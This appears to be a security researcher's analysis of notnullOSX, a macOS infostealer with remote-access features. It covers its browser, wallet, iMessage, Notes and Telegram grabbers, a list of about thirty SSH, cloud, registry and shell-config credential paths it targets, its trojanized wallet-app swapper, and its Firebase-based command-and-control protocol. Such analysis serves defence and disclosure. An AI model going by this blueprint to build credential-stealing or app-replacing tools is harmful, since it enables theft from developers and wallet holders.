



Each module arrives as a fresh download from cdn.filestackcontent.com—a legitimate CDN, served over HTTPS, with content type application/x-mach-binary and a filename that leaves no ambiguity about its purpose.
Grabbers under the loop
BrowserGrab handles the full browser credential sweep: Chrome passwords and cookies decrypted on-device via PBKDF2 and AES-CBC, Firefox logins derived through ASN.1 PBE key parsing and 3DES, Safari history read directly from plaintext SQLite.
BrowserHistoryGrab is the same surface with a narrower scope: history and bookmarks only across all 3 major browsers. Browser processes are killed before copying to release file locks.
SafariCookiesGrab implements a full binary deserializer for Apple’s .binarycookies format, handling both standard and sandboxed app container paths, and resolving the real user’s home directory even when running as root.
CryptoWalletsGrab hits desktop wallets such as Bitcoin Core, Electrum, Wasabi, Exodus, Atomic, and others, copying raw data files without decryption. It also sweeps browser extension profiles against a hard-coded list of 30-plus wallet extension IDs, targeting the IndexedDB subdirectory where the encrypted seed phrase vault lives.
iMessageGrab copies chat.db and exports up to 500 messages per conversation, including rich content messages decoded from attributedBody blobs.
AppleNotesGrab extracts the Notes database, decompresses each note’s gzip-compressed protobuf body, and recovers plaintext. This includes notes the user typed out but never thought to encrypt.
TelegramGrab copies tdata verbatim (Telegram Desktop’s session store). The blob is portable. Loading it on another machine restores the full session, 2FA bypassed, because the token is already authenticated.
FirefoxGrab collects raw NSS credential files, key4.db, logins.json, and cookies.sqlite, intact for offline decryption. No on-device processing is needed.

CredsGrab is the module that most directly targets developers. It sweeps the home directory for SSH keys, cloud provider credentials, shell configs, package manager tokens, and DevOps tooling secrets:
- /Users/username/.ssh/id_rsa
- /Users/username/.ssh/id_rsa.pub
- /Users/username/.ssh/id_ed25519
- /Users/username/.ssh/id_ed25519.pub
- /Users/username/.ssh/id_ecdsa
- /Users/username/.ssh/id_ecdsa.pub
- /Users/username/.ssh/config
- /Users/username/.ssh/known_hosts
- /Users/username/.aws/
- /Users/username/.config/gcloud
- /Users/username/.azure
- /Users/username/.kube/config
- /Users/username/.docker/config.json
- /Users/username/.terraform.d/credentials.tfrc.json
- /Users/username/.config/doctl/config.yaml
- /Users/username/.gitconfig
- /Users/username/.netrc
- /Users/username/.git-credentials
- /Users/username/.zshrc
- /Users/username/.bashrc
- /Users/username/.zprofile
- /Users/username/.bash_profile
- /Users/username/.profile
- /Users/username/.npmrc
- /Users/username/.pypirc
- /Users/username/.gem/credentials
- /Users/username/.composer/auth.json
- /Users/username/.cargo/credentials
- /Users/username/.config/filezilla
SSH keys mean lateral movement to every server the victim authenticates against. Shell configs frequently contain hardcoded API tokens. Package manager credentials open NPM, PyPI, and RubyGems registries. For a developer with live infrastructure, this is not credential theft. It is supply chain access.
ReplaceApp
The module that needs the most attention is ReplaceApp. The name and behavior point toward a hardware wallet swapper, most likely targeting such hardware wallets as Ledger Live or Trezor. A ReplaceApp-style module works by substituting a trojanized version of a legitimate application, allowing the attacker to intercept seed phrases entered during wallet setup.

Each configured app malware:
- Downloads a .tar.gz bundle from /api/replaceapp/download/ on the C2
- Extracts the archive to a temp directory
- Saves the original app’s replace_app_AppIcon.icns icon so the swap looks visually identical to the user
- Replaces the installed .app bundle on disk with the downloaded malicious version
- Restores the original icon onto the new bundle so the Dock and Finder show no visual change
- Reports back with [OK] %s replaced successfully per app, and prints a final tally of Replaced: %d, Skipped: %d, Errors: %d
Apps that don’t exist on the system are skipped. If the entire ReplaceApp feature is toggled off on the server side, it exits with ReplaceApp being disabled in config, meaning the C2 operator can enable or disable the trojanization capability remotely per-target.
RAT indicators within the stealer
The communication behavior of notnullOSX separates it from the typical stealer profile. Traffic analysis shows the implant maintaining a persistent WebSocket connection to C2, with a heartbeat mechanism keeping the session alive between data collection events.
| Method | Purpose |
| Register | Register agent with C2 |
| SendHeartbeat | Periodic heartbeat to C2 |
| SetOffline | Mark agent offline |
| UpdateFDA | TCC/Full Disk Access manipulation |
| WriteOutbox | POST message to Firebase outbox |
| StartListening | Start SSE + heartbeat |
| DownloadModuleFromURL | Download, drop, and execute modules |
This is not how a stealer normally behaves. Stealers collect, transmit, and exit. A persistent bidirectional channel with a keep-alive heartbeat indicates command-and-control capability. This is the ability for the operator to send instructions to the implant after installation, not just receive stolen data from it.


The main module is maintaining a persistent connection to Firebase Realtime Database ( mactest-6b2ab-default-rtdb[.]firebaseio.com) over TLS 1.3 with HTTP/2. The connection looks identical to any legitimate Firebase-backed application until the traffic is read closely enough to see event: put and data: {“path”:”/”,”data”:{…,”download_url”:”https://cdn.filestackcontent.com/…”,”name”:”SystemInfo”…,”type”:”run_module”}} moving through it.
Communication architecture
Inbound (C2 → Agent) — SSE Stream
The agent maintains a persistent HTTP GET connection to the Firebase RTDB endpoint, reading a Server-Sent Events stream.
StartListening routine parses event: and data: fields and dispatches on the event type:
| Event | Action |
| keep-alive | Heartbeat |
| payload | Trigger DownloadModuleFromURL |
| up / put / patch | Config/State Update |
Outbound (Agent → C2) — HTTP POST
Each agent message is a JSON POST to /ns/<UUID>/outbox/<msgID>.json.
| Type | Meaning |
| fda_granted | Full Disk Access successfully obtained |
| module_result | Dropped module execution result |
The notnullOSX timeline and background
The story of how notnullOSX came to be is almost as interesting as how it works. This stealer has a traceable, almost theatrical backstory. It began with a promising project, a false tip about law enforcement, and a rival who may have engineered it to walk away with the market.
December 2022: The beta project
According to an interview with macOS malware operators, the first public appearance of 0xFFF on the XSS forum was not an advertisement. It was a technical confession.
